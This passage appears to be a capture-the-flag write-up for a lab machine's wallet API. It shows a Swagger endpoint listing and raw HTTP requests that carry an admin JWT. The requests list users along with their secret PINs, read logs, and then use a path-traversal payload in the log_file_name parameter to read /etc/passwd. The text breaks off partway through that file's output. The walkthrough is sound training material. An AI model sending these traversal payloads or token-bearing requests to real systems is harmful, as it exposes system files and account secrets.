


Users

POST /api/v1/admin/add/user Admin Route To Create User post_api_v1_admin_add_user

GET /api/v1/admin/list/users List All Users In The DB get_api_v1_admin_list_users

POST /api/v1/login Login user post_api_v1_login

POST /api/v1/register Register a user post_api_v1_register

GET /api/v1/view/profile View user profile get_api_v1_view_profile

Logs

GET /api/v1/admin/read/log Read Application Logs get_api_v1_admin_read_log

GET /api/v1/admin/view/logs List Available Logs get_api_v1_admin_view_logs

Transactions


POST /api/v1/confirm/pin Confirm PIN For Transaction of funds post_api_v1_confirm_pin

POST /api/v1/initiate/transaction Initiate Transaction of funds post_api_v1_initiate_transaction

GET /api/v1/view/transactions View user transactions get_api_v1_view_transactions

Swagger UI is an open-source tool that allows users to interact with and visualize RESTful APIs


This means we can modify the endpoints in our previous request, made via Burp Suite, to explore more information. By using the `/api/v1/admin/list/users` endpoint, we discover a new user, `shirohige`.



```
GET /api/v1/admin/list/users HTTP/1.1
Host: mywalletv1.instant.htb
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMG
VjYTZlNS03ODNhLTQ3MWQtOWQ4ZiOwMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSg
yoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
ng,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Mon, 27 Jan 2025 22:12:26 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 349
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
    "Status":200,
    "Users":[
        {
            "email":"admin@instant.htb",
            "role":"Admin",
            "secret_pin":87348,
            "status":"active",
            "username":"instantAdmin",
            "wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"
        },
        {
            "email":"shirohige@instant.htb",
            "role":"instantian",
            "secret_pin":42845,
            "status":"active",
            "username":"shirohige",
            "wallet_id":"458715c9-b15e-467b-8a3d-97bc3fcf3c11"
        }
    ]
}
```


We can also view the admin logs which reveals a file called `1.log` in the `/home/shirohige/logs` directory.




```
GET /api/v1/admin/view/logs HTTP/1.1
Host: mywalletv1.instant.htb
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMG
VjYTZlNS03ODNhLTQ3MWQtOWQ4ZiOwMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSg
yoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
ng,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 201 CREATED
Date: Mon, 27 Jan 2025 22:20:39 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 64
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
    "Files":[
        "1.log"
    ],
    "Path":"/home/shirohige/logs/",
    "Status":201
}
```

To access this file, we can use the API endpoint `/api/v1/admin/read/log` with the query parameter `?log_file_name=` to view the file content




```
LogReadRequest ⌄ {
    log_file_name        string
                         example: 1.log

                         The name of the log file to be read.

}
```



```
GET /api/v1/admin/read/log?log_file_name=1.log HTTP/1.1
Host: mywalletv1.instant.htb
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMG
VjYTZlNS03ODNhLTQ3MWQtOWQ4ZiOwMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSg
yoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
ng,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 201 CREATED
Date: Tue, 28 Jan 2025 16:35:50 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 79
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
  "/home/shirohige/logs/1.log":[
    "This is a sample log testing\n"
  ],
  "Status":201
}
```

After experimenting with the query parameter, I found it to be vulnerable to a Local File Inclusion (LFI) vulnerability.




```
GET /api/v1/admin/read/log?log_file_name=/../../../etc/passwd HTTP/1.1
Host: mywalletv1.instant.htb
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMG
VjYTZlNS03ODNhLTQ3MWQtOWQ4ZiOwMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSg
yoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
ng,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 201 CREATED
Date: Tue, 28 Jan 2025 16:39:21 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 1674
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
  "/home/shirohige/logs//../../../etc/passwd":[
    "root:x:0:0:root:/root:/bin/bash\n",
    "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n",
    "bin:x:2:2:bin:/bin:/usr/sbin/nologin\n",
    "sys:x:3:3:sys:/dev:/usr/sbin/nologin\n",
    "sync:x:4:65534:sync:/bin:/bin/sync\n",
    "games:x:5:60:games:/usr/games:/usr/sbin/nologin\n",
    "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n",
    "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n",
    "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\n",
    "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n",
    "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n",
